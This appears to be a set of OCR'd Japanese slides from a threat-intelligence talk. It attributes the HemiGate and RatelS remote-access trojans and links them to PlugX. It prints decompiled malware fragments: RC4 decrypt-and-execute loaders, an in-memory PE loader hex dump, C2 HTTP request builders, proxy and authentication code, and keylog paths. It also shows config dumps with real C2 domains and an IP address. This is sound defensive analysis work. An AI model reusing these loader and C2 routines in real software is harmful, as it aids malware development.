
コマンドID	機能概要
0x10	ファイル読み込み
0x11	ファイル書き込み
0x12	ディレクトリ作成
0x13	リネーム
0x14	ファイル削除
0x15	指定したファイルの起動 (ShellExecuteA)
0x16	ファイル列挙
0x17	ディレクトリ作成
0x18	プロセスの列挙
0x19	シャットダウン権限の付与
0x1A	フラグの設定
0x1B	シャットダウン権限の付与
0x1C	プロセスの終了
0x1D	-
0x1E	-
0x1F	ファイルの読み込み
0x20	ファイルのダウンロード

02

HemiGate vs RateIS

HemiGate vs. RatelS

- 1st Stage: コード上の共通点は見受けられないがTTPは合致
- 2nd Stage: 異なるin-memory PE Loaderを使用
- Payload: コードやコンフィグなど実装レベルでの類似性が認められる



1st Stage main routine

- 実行される関数の実装の類似はないが、RC4の利用や暗号化ペイロードのファイル命名規則などTTPレベルで類似

HemiGate 1st Stage

暗号化ファイルの先頭0x10を
鍵としてRC4で復号

```
1  int K7ScanUI_RunScanner()
2  {
3    unsigned int v0; // kr00_4
4    HANDLE FileA; // esi
5    __int128 *v2; // edi
6    int v3; // ebx
7    int i; // esi
8    unsigned __int8 v5; // dl
9    int v6; // ecx
10   signed int v7; // ebx
11   int v8; // esi
12   int v9; // edi
13   unsigned __int8 v10; // dl
14   __int128 *v11; // ecx
15   __int128 *v13; // [esp+0h] [ebp-718h]
16   signed int v14; // [esp+4h] [ebp-714h]
17   int v15; // [esp+8h] [ebp-710h]
18   DWORD NumberOfBytesRead; // [esp+Ch] [ebp-70Ch] BYREF
19   int v17[256]; // [esp+10h] [ebp-708h] BYREF
20   __int128 v18[16]; // [esp+410h] [ebp-308h] BYREF
21   CHAR Filename[260]; // [esp+510h] [ebp-208h] BYREF
22   char v20[256]; // [esp+614h] [ebp-104h] BYREF
23
24   memset(Filename, 0, sizeof(Filename));
25   GetModuleFileNameA(0, Filename, 0x104u);
26   v0 = strlen(Filename);
27   *(_WORD *)((char *)&v18[15] + v0 + 13) = 28516;
28   *((_BYTE *)&v18[15] + v0 + 15) = 99;
29   FileA = CreateFileA(Filename, 0x80000000, 0, 0, 3u, 0x80u, 0);
30   v2 = (__int128 *)VirtualAlloc(0, 0x100000u, 0x1000u, 0x40u);
31   ReadFile(FileA, v2, 0x100000u, &NumberOfBytesRead, 0);
32   CloseHandle(FileA);
33   v13 = v2 + 1;
34   v14 = NumberOfBytesRead - 16;
35   memset(v20, 0, sizeof(v20));
36   v3 = 0;
37   v15 = 0;
38   memset(v17, 0, sizeof(v17));
39   memset(&v18[1], 0, 0xF0u);
40   v18[0] = *v2;
```

```
41   do
42   {
43     v20[v3] = v3;
44     v17[v3] = *((unsigned __int8 *)v18 + (v3 & 0xF));
45     ++v3;
46   }
47   while ( v3 < 256 );
48   for ( i = 0; i < 256; ++i )
49   {
50     v5 = v20[i];
51     v6 = (v15 + v5 + v17[i]) % 256;
52     v20[i] = v20[v6];
53     v15 = v6;
54     v20[v6] = v5;
55   }
56   v7 = 0;
57   v8 = 0;
58   v9 = 0;
59   if ( v14 <= 0 )
60   {
61     v11 = v13;
62   }
63   else
64   {
65     do
66     {
67       v8 = (v8 + 1) % 256;
68       v10 = v20[v8];
69       v9 = (v10 + v9) % 256;
70       v20[v8] = v20[v9];
71       v20[v9] = v10;
72       v11 = v13;
73       *((_BYTE *)v13 + v7++) ^= v20[(unsigned __int8)(v10 + v20[v8])];
74     }
75     while ( v7 < v14 );
76   }
77   return ((int (__cdecl *)(__int128 *))v11)(v11 + 80);
78 }
```

RatelS 1st Stage

ハードコードされた鍵を使用して
暗号化ファイルをRC4で復号

```
1  void __noreturn sub_180001F20()
2  {
3    __int64 v0; // rax
4    char *v1; // rdx
5    __int64 v2; // rax
6    int v3; // esi
7    void (*v4)(void); // rdi
8    char v6[32]; // [rsp+30h] [rbp-258h] BYREF
9    _QWORD v7[34]; // [rsp+50h] [rbp-238h] BYREF
10   char Filename[272]; // [rsp+160h] [rbp-128h] BYREF
11
12   memset(Filename, 0, 0x104ui64);
13   GetModuleFileNameA(0i64, Filename, 0x104u);
14   v0 = -1i64;
15   do
16     ++v0;
17   while ( Filename[v0] );
18   v1 = v6 + v0 + 381;
19   *(_WORD *)v1 = 24932;
20   v1[2] = 116;
21   sub_1800020E0(v7);
22   sub_180002F80(v7, Filename);
23   v2 = sub_180003230(v7, v6);
24   v3 = std::fpos<int>::operator __int64(v2);
25   v4 = (void (*)(void))VirtualAlloc(0i64, v3, 0x3000u, 0x40u);
26   sub_1800032E0((__int64)v7);
27   sub_180003410(v7, (__int64)v4, v3);
28   sub_180002F40((__int64)v7);
29   rc4(v4, v3);
30   v4();
31   ExitProcess(0);
32 }
```

HemiGate 2nd Stage

- Dracu Loaderと呼ばれるシンプルな in-memory PE Loader
  - シェルコードの後ろにPEがそのまま埋め込まれている

```
00000290  8B 4D DC 8B 00 85 C0 79  07 25 FF FF 00 00 EB 04  .M¯.……%……
000002A0  8D 44 30 02 50 51 FF 55  E8 85 C0 74 06 8B 4D D8  .D0.PQ.U...t..M.
000002B0  89 04 0F 8B 45 E4 40 8D  3C 85 00 00 00 00 83 3C  ....E...<......<
000002C0  1F 00 89 45 E4 8D 04 1F  75 C6 8B 7D E0 8B 47 14  ...E....uä·}....
000002D0  83 C7 14 89 7D E0 85 C0  75 87 8B 5D D4 8B 53 28  ....}...u..]м·S(
000002E0  03 D6 FF D2 5F 5E 5B 8B  E5 5D C3 00 00 00 00 00  .....^[.........
000002F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000300  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000310  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000320  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000330  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000340  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000350  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000360  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000370  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000380  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000390  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000003A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000003B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000003C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000003D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000003E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000003F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000400  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000410  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000420  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000430  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000440  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000450  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000460  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000470  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000480  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000004A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000004B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000004C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000004D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000004E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000004F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000500  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000510  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..............
00000520  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
00000530  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000540  00 00 00 00 00 00 00 00  00 00 00 00 F8 00 00 00  ................
00000550  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ............L.Th
00000560  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is·program·canno
00000570  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t·be·run·in·DOS·
00000580  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
00000590  04 17 F3 4D 40 76 9D 1E  40 76 9D 1E 40 76 9D 1E  .....@v..@v..
000005A0  F4 EA 6C 1E 4A 76 9D 1E  F4 EA 6E 1E D9 76 9D 1E  ....Jv..........
```

HemiGate vs. RateIS

- 通信実装部分に幾つかのコードレベルでの類似・共通点

HTTPリクエストヘッダが類似
(左 HemiGate / 右 RateIS)

```
a2 = wsprintfA(
       a2,
       "POST /index.asp?id=432 HTTP/1.1\r\n"
       "Host: %s\r\n"
       "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)\r\n"
       "Accept: */*\r\n"
       "Content-Length: %d\r\n"
       "Accept-Language: en-US\r\n"
       "Connection: Keep-Alive\r\n"
       "Cache-Control: no-cache\r\n"
       "\r\n",
       (v2 + 164),
       v3 + 8);
```

```
v5 = sub_4426D0(a2, 2048, "POST /login.asp?id=44 HTTP/1.1\r\n");
v6 = sub_4426D0(a2 + v5, 2048, "Host: %s\r\n", (this + 24)) + v5;
v7 = sub_4426D0(
       a2 + v6,
       2048,
       "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.1"
       "40 Safari/537.36 Edge/17.17134\r\n")
   + v6;
v8 = sub_4426D0(a2 + v7, 2048, "Accept: */*\r\n") + v7;
v9 = sub_4426D0(a2 + v8, 2048, "Content-Length: %d\r\n", Size + 8) + v8;
v10 = sub_4426D0(a2 + v9, 2048, "Content-Type: text/html\r\n") + v9;
v11 = sub_4426D0(a2 + v10, 2048, "Connection: Keep-Alive\r\n") + v10;
v12 = sub_4426D0(a2 + v11, 2048, "Cache: no-cache\r\n") + v11;
v13 = sub_4426D0(a2 + v12, 2048, "Accept-Language: en-US\r\n") + v12;
v14 = sub_4426D0(a2 + v13, 2048, "\r\n") + v13;
```

HemiGate vs. RateIS

- 通信実装部分に幾つかのコードレベルでの類似・共通点

プロキシ情報を取得するコードが合致
（左 HemiGate / 右 RateIS）

```
LibraryA = LoadLibraryA("WinHTTP.dll");
WinHttpGetIEProxyConfigForCurrentUser = GetProcAddress(LibraryA, "WinHttpGetIEProxyConfigForCurrentUser");
if ( !WinHttpGetIEProxyConfigForCurrentUser )
  return 0;
*hMem = 0i64;
if ( !WinHttpGetIEProxyConfigForCurrentUser(hMem) )
  return 0;
if ( !hMem[2] )
{
  if ( hMem[1] )
  {
    GlobalFree(hMem[1]);
    if ( hMem[2] )
      GlobalFree(hMem[2]);
  }
  if ( hMem[3] )
    GlobalFree(hMem[3]);
  return 0;
}
memset(MultiByteStr, 0, 0x104u);
WideCharToMultiByte(0, 0, hMem[2], -1, MultiByteStr, 260, 0, 0);
if ( hMem[1] )
  GlobalFree(hMem[1]);
if ( hMem[2] )
  GlobalFree(hMem[2]);
if ( hMem[3] )
  GlobalFree(hMem[3]);
if ( !strlen(MultiByteStr) )
  return 0;
v6 = strchr(MultiByteStr, 58);
if ( !v6 )
  return 0;
*v6 = 0;
v7 = StrToIntA(v6 + 1);
return sub_409720(a2, a1, MultiByteStr, v7, 0, 0);
```

```
LibraryA = LoadLibraryA("WinHTTP.dll");
WinHttpGetIEProxyConfigForCurrentUser = GetProcAddress(LibraryA, "WinHttpGetIEProxyConfigForCurrentUser");
if ( !WinHttpGetIEProxyConfigForCurrentUser )
  return 1;
*hMem = 0i64;
if ( !WinHttpGetIEProxyConfigForCurrentUser(hMem) )
  return 1;
if ( !hMem[2] )
{
  if ( hMem[1] )
  {
    GlobalFree(hMem[1]);
    if ( hMem[2] )
      GlobalFree(hMem[2]);
  }
  if ( hMem[3] )
    GlobalFree(hMem[3]);
  return 1;
}
memset(MultiByteStr, 0, sizeof(MultiByteStr));
WideCharToMultiByte(0, 0, hMem[2], -1, MultiByteStr, 260, 0, 0);
if ( hMem[1] )
  GlobalFree(hMem[1]);
if ( hMem[2] )
  GlobalFree(hMem[2]);
if ( hMem[3] )
  GlobalFree(hMem[3]);
if ( !strlen(MultiByteStr) )
  return 1;
v7 = strchr(MultiByteStr, 58);
if ( !v7 )
  return 1;
*v7 = 0;
*a2 = sub_47671D((v7 + 1));
wsprintfA(a1, MultiByteStr);
return 0;
```

HemiGate vs. RateIS

- 通信実装部分に幾つかのコードレベルでの類似・共通点

認証部分のコードが合致
(左 HemiGate / 右 RateIS)

```
v8 = 0;
v22 = 0;
LibraryA = LoadLibraryA("Secur32.dll");
InitSecurityInterfaceA = GetProcAddress(LibraryA, "InitSecurityInterfaceA");
v11 = InitSecurityInterfaceA();
v19 = v11;
if ( !a1 )
{
  v22 = 1;
  if ( a7 )
  {
    v25 = 1;
    v23[0] = a7;
    v23[2] = 0;
    v23[4] = a8;
    v23[1] = strlen(a7);
    v23[3] = 0;
    if ( a8 )
      v24 = strlen(a8);
    else
      v24 = 0;
    v8 = v23;
  }
  if ( v11->AcquireCredentialsHandleA(0, "Negotiate", 2u, 0, v8, 0, 0, a2, &v30) < 0 )
    return 0;
  v11 = v19;
}
v29[2] = v28;
v29[0] = 0;
v28[0] = *a5;
v29[1] = 1;
v28[1] = 2;
v28[2] = a4;
if ( !v22 )
{
  v26[0] = 0;
  v26[2] = v27;
  v27[0] = a3;
  v26[1] = 1;
  v27[1] = 2;
  v27[2] = a1;
}
v12 = v26;
if ( v22 )
  v12 = 0;
v18 = v12;
v13 = 0;
if ( !v22 )
  v13 = (a2 + 8);
v14 = v11->InitializeSecurityContextA(a2, v13, *(a2 + 28), 0, 0, 16u, v18, 0, (a2 + 8), v29, &v31, &v30);
v15 = v14;
if ( v14 < 0 )
  return 0;
if ( v14 == 590611 || v14 == 590612 )
{
  CompleteAuthToken = v19->CompleteAuthToken;
  if ( !CompleteAuthToken )
    return 0;
  v15 = CompleteAuthToken(a2 + 8, v20);
  if ( v15 < 0 )
    return 0;
}
```

```
v8 = 0;
v22 = 0;
LibraryA = LoadLibraryA("Secur32.dll");
InitSecurityInterfaceA = GetProcAddress(LibraryA, "InitSecurityInterfaceA");
v11 = InitSecurityInterfaceA();
v20 = v11;
if ( a1 )
{
  v12 = a2;
}
else
{
  v22 = 1;
  if ( a7 )
  {
    v26 = 1;
    v24[0] = a7;
    v24[2] = 0;
    v24[4] = a8;
    v24[1] = strlen(a7);
    v24[3] = 0;
    if ( a8 )
      v25 = strlen(a8);
    else
      v25 = 0;
    v8 = v24;
  }
  v12 = a2;
  if ( v11->AcquireCredentialsHandleA(0, "Negotiate", 2u, 0, v8, 0, 0, a2, &v31) < 0 )
    return 0;
  v11 = v20;
}
v30[2] = v29;
v30[0] = 0;
v29[0] = *a5;
v30[1] = 1;
v29[1] = 2;
v29[2] = a4;
if ( !v22 )
{
  v27[0] = 0;
  v27[2] = v28;
  v28[0] = a3;
  v27[1] = 1;
  v28[1] = 2;
  v28[2] = a1;
}
v13 = v27;
if ( v22 )
  v13 = 0;
v19 = v13;
v14 = 0;
if ( !v22 )
  v14 = v13 + 1;
v15 = v11->InitializeSecurityContextA(v12, v14, v12[3].dwUpper, 0, 0, 16u, v19, 0, &v12[1], v30, &v32, &v31);
v16 = v15;
if ( v15 < 0 )
  return 0;
if ( v15 == 590611 || v15 == 590612 )
{
  CompleteAuthToken = v20->CompleteAuthToken;
  if ( !CompleteAuthToken )
    return 0;
  v16 = CompleteAuthToken(v12 + 1, v30);
  if ( v16 < 0 )
    return 0;
}
*a5 = v29[0];
```

HemiGate vs. RateIS

- 実装は合致しないが、コーディングスタイルに類似点

キーログ出力パスとファイル名が類似
(左 HemiGate / 右 RateIS)

```
ExpandEnvironmentStringsA("%ALLUSERSPROFILE%\\WinDrive", Dst, 260);
wsprintfA(FileName, "%s\\fm", Dst);
```

```
ExpandEnvironmentStringsW(L"%ALLUSERSPROFILE%\\MSB", Dst, 0x104u);
sub_43FF50(lpFileName, Dst);
sub_43FE40(lpFileName, L"\\kl", 6u);
```

HemiGate vs. RateIS

- コンフィグの構造に類似点
  - 1つコンフィグのサイズが同じ
  - [Flag][Port][C2 Address]で構成されている
  - 末尾にインターバルの数値
  - コンフィグ全体のサイズ、構成が類似する

HemiGate

Port

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	13	00	00	00	BB	01	6D	73	31	30	31	2E	63	6C	6F	75	....».ms101.clou
00000010	64	73	68	61	70	70	65	6E	2E	63	6F	6D	00	00	00	00	dshappen.com....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000040	00	00	00	00	00	00	13	00	00	00	BB	01	31	30	33	2E	.....».103.
00000050	31	35	39	2E	31	33	33	2E	32	30	35	00	00	00	00	00	159.133.205.....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	13	00	00	00	.....
00000090	BB	01	00	00	00	00	00	00	00	00	00	00	00	00	00	00	»....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000190	00	00	00	00	03	00	00	00									.....

RateIS

Port

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	29	33	05	5F	00	00	00	00	01	00	04	00	50	00	68	74	)3._.....P.ht
00000010	74	70	2D	63	32	2E	63	6F	6D	00	00	00	00	00	00	00	tp-c2.com.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	.....
00000050	08	00	BB	01	68	74	74	70	73	2D	63	32	2E	63	6F	6D	..».https-c2.com
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000090	00	00	00	00	01	00	01	00	BB	01	00	00	00	00	00	00	.....»....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	05	.....

RatelS vs. PlugX

- LACによってすでに報告されている通り、RatelSとPlugXには実装上の類似点がいくつか見られる

モジュールのマッピング
(左 RatelS / 右 PlugX)

```
CurrentProcessId = GetCurrentProcessId();
wsprintfW(Name, L"PL[%x]", CurrentProcessId);
result = CreateFileMappingW(0xFFFFFFFF, 0, 4u, 0, 0x54u, Name);
if ( result )
{
  result = MapViewOfFile(result, 2u, 0, 0, 0);
  if ( result )
  {
    *result = sub_44F660;
    result[1] = sub_44F720;
    result[2] = sub_44F410;
    result[3] = sub_44F420;
    result[4] = sub_44F440;
    result[5] = sub_44F460;
    result[6] = sub_44F480;
    result[7] = sub_44F4A0;
    result[8] = sub_44F4C0;
    result[9] = sub_44F4D0;
    result[10] = sub_44F500;
    result[11] = sub_44F540;
    result[12] = sub_44F5D0;
    result[13] = sub_44F5F0;
    result[14] = sub_44F3F0;
    result[15] = sub_44F4E0;
    result[16] = sub_44F380;
    result[17] = sub_44F3B0;
    result[18] = sub_44F3D0;
    result[19] = sub_44F1C0;
    result[20] = sub_44F360;
    VirtualProtect(result, 0x54u, 2u, &flOldProtect);
```

```
CurrentProcessId = GetCurrentProcessId();
wsprintfW(Name, L"PI[%8.8X]", CurrentProcessId);
FileMappingW = CreateFileMappingW((HANDLE)0xFFFFFFFF, 0, 4u, 0, 0x44u, Name);
if ( !FileMappingW )
  return GetLastError();
v4 = MapViewOfFile(FileMappingW, 2u, 0, 0, 0);
if ( !v4 )
  return GetLastError();
*v4 = sub_10007070;
v4[1] = sub_10007160;
v4[2] = sub_10007290;
v4[3] = sub_10007250;
v4[4] = sub_10007270;
v4[5] = sub_10007380;
v4[6] = sub_10007390;
v4[7] = sub_100073B0;
v4[8] = sub_100073C0;
v4[9] = sub_100073D0;
v4[10] = sub_100073F0;
v4[11] = sub_10007450;
v4[12] = sub_10007470;
v4[13] = sub_10007490;
v4[14] = sub_100074B0;
v4[15] = sub_10007400;
v4[16] = sub_10007410;
VirtualProtect(v4, 0x44u, 2u, &flOldProtect);
```

HemiGate vs. RatelS vs. PlugX

- HemiGateとRatelSには実装レベルでの合致や、マルウェアのコーディングスタイルレベルでの類似点が見受けられた
- また、PlugXとRatelSにも実装レベルでの合致が報告されている
- このことから、これらのRATの背後には、同一もしくは互いに協力関係にある開発者が関連している可能性やソースコードの共有が示唆される


Family	通信処理の類似	キーログ処理の類似	コンフィグの構造	モジュール実装	モジュールのマッピングの類似
HemiGate	○	○	○	○	-
RatelS	○	○	○	○	○
PlugX	-	-	-	○	○

03

Other Findings

HemiGate と PlugX がホストされたサーバ

- VTにアップロードされたHemiGateがホストされていたサーバ上にPlugXもホストされていたことを確認した
- 加えて、このHemiGateのC&Cサーバが GroundPeonyによって使用されていたドメインと合致することも確認した



04

Summary

Mofu Loaderをアップロードする不審VTアカウント


- VT上のMofu Loaderを調査したところ、あるアカウント(d03b8b03) が複数のMofu LoaderをCNとHKからアップロードしていることを確認
- 同アカウントからアップロードされているマルウェアには、テスト用のものもあり、被害者の可能性は低い
- 別の脅威アクターに紐づけられているSIESTAGRAPHとHUI Loaderをアップロードしている点で興味深い

First Seen	File Name	Country	Note
2023/06/28 9:26	Client.exe	CN,shenzhen	SIESTAGRAPH
2023/06/28 8:45	versions.dll	CN,shenzhen	RC4版HUI Loader (コンパイル日時は 2023-06-21 08:16:07)
2023/04/12 3:09	OneDrive.zip	CN,shenzhen	Mofu Loader -> SlyMongo
2023/03/23 3:01	OneDrive.zip	HK	Mofu Loader -> SlyMongo
2023/03/23 2:36	NetLabs.zip	HK	Dracu loader -> Hemigate

```
00000000  11 00 00 00 bb 01 61 70 69 2e 66 69 72 65 63 6c  |....».api.firecl|
00000010  6f 75 64 73 65 72 76 69 63 65 2e 63 6f 6d 00 00  |oudservice.com..|
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
